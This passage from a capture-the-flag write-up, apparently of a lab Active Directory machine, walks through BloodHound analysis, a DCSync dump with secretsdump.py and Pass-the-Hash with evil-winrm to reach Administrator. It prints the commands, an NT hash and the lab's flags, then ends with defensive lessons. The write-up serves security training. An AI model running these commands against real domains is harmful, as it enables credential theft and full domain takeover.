20251015125401_groups.json   Upload Complete   100%
20251015125401_users.json    Upload Complete   100%
20251015125401_gpos.json     Upload Complete   100%
Analysing the graph
We start with the obvious: who administers the domain.

Only Administrator: there is no convenient intermediate user, we have to reach the administrator directly.
We mark the two users we already control (fsmith and svc_loanmgr) as owned. This is not cosmetic: BloodHound uses that mark for its "Shortest Path from Owned Principals" queries, i.e. routes that start from what we already have.



We review svc_loanmgr's first-degree object control and a single, devastating privilege appears: it holds GetChanges and GetChangesAll over the domain.

Right-clicking the graph edge itself, BloodHound offers its contextual help:

Help: GetChangesAll        [Info | Abuse Info | Opsec Considerations | References]

The user SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL has the DS-Replication-Get-Changes-All
privilege on the domain EGOTISTICAL-BANK.LOCAL.

Individually, this edge does not grant the ability to perform an attack. However, in
conjunction with DS-Replication-Get-Changes, a principal may perform a DCSync attack.

The key sentence is "Individually, this edge does not grant the ability to perform an attack": both rights are needed, and here the graph shows both edges (GetChanges and GetChangesAll) from svc_loanmgr to the domain. BloodHound's own Abuse Info tab hands over the command:
Shell as Administrator
DCSync: abusing GetChangesAll
GetChanges together with GetChangesAll are, in essence, the rights a domain controller uses to replicate with another. With them we can request a replication and have the DC hand us the NT hash of any account, Administrator included. That is the DCSync attack, which secretsdump.py automates. Since we already have svc_loanmgr's password, we do not even need a shell:
secretsdump.py EGOTISTICAL-BANK.LOCAL/svc_loanmgr@10.10.10.175
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
...
We have the Administrator NT hash: 823452073d75b9d1cf70ebdf86c7f98e.
Pass-the-Hash
No cracking needed: we authenticate with the hash using Pass-the-Hash over WinRM.
evil-winrm -i 10.10.10.175 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e
Evil-WinRM shell v3.7
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
egotisticalbank\administrator
And the final flag:
type ..\Desktop\root.txt
d2a7dbea498e3b9dd60836a390d311d6Domain compromised. Box rooted.
Attack chain
The whole route, from the first name on the website to the Administrator hash, at a glance:
UDP 53/88/123 + TCP 88/389/445  ─►  this is a domain controller
  │  anonymous RPC/SMB: session accepted, enumeration DENIED
  │  IPv6: fewer ports than IPv4 (theory ruled out)
  ▼
web "Meet The Team" + LDAP  ─►  employee names
  │  username-anarchy + kerbrute (2 valid out of 27)
  ▼
fsmith   (no preauth)
  │  AS-REP Roasting  ─►  hashcat (Thestrokes23)  ─►  WinRM  ─►  user.txt
  ▼
winPEAS  ─►  AutoLogon credentials  (svc_loanmanager ≠ svc_loanmgr)
  ▼
svc_loanmgr
  │  SharpHound + BloodHound  ─►  GetChanges + GetChangesAll
  │  DCSync (NTDS dump)
  ▼
Administrator    (root.txt)  ◄─  Pass-the-Hash over WinRM
Lessons learned
- In Active Directory, enumerating users is half the battle. Without a single credential, the website and LDAP gave us real names, and
username-anarchyturned them into plausiblesamAccountNames that Kerberos confirmed. The defence is not hiding the names (they usually end up public) but making sure no account is AS-REP roastable or uses a dictionary password. - Authenticating is not enumerating.
rpcclient,crackmapexecandsmbclientall accepted the null session (Anonymous login successful,[+] EGOTISTICAL-BANK.LOCAL\:) and still returnedACCESS_DENIEDwhen listing. They are different permissions, and confusing them leads to writing off a service that may still give information. - AS-REP Roasting depends on one specific misconfiguration. Only accounts with Kerberos pre-authentication disabled (
DONT_REQ_PREAUTH) hand back an offline-crackable hash. It is not automatic: you have to look for them. Once found, the real wall is password strength, andThestrokes23was not it. - nmap's
clock-skewexplains failures that look like magic. Seven hours of drift is far beyond the five minutes Kerberos tolerates; when a ticket-requesting tool fails for no apparent reason, that field is the first thing to check, then sync withntpdate. - AutoLogon stores the password in cleartext in the registry. It is an expensive convenience: anyone with a shell on the box can read
Winlogonand get service credentials. If automatic sign-in is needed, use managed accounts (gMSA), and never accounts with delegated privileges over the domain. - DCSync is a domain integrity control, not "one more credential".
GetChangesplusGetChangesAllamount to replicating the entire NTDS; that also brings down thekrbtgthash, and withkrbtgtcome Golden Tickets and total persistence. Those rights belong on the DCs themselves and on replication accounts, never delegated to a service account likesvc_loanmgr. - The registry's name is not the user's name. An easy detail to miss: AutoLogon said
svc_loanmanager, but thesamAccountNamewassvc_loanmgr. Always cross-check againstC:\Users(or AD itself) before writing off a credential that "does not work".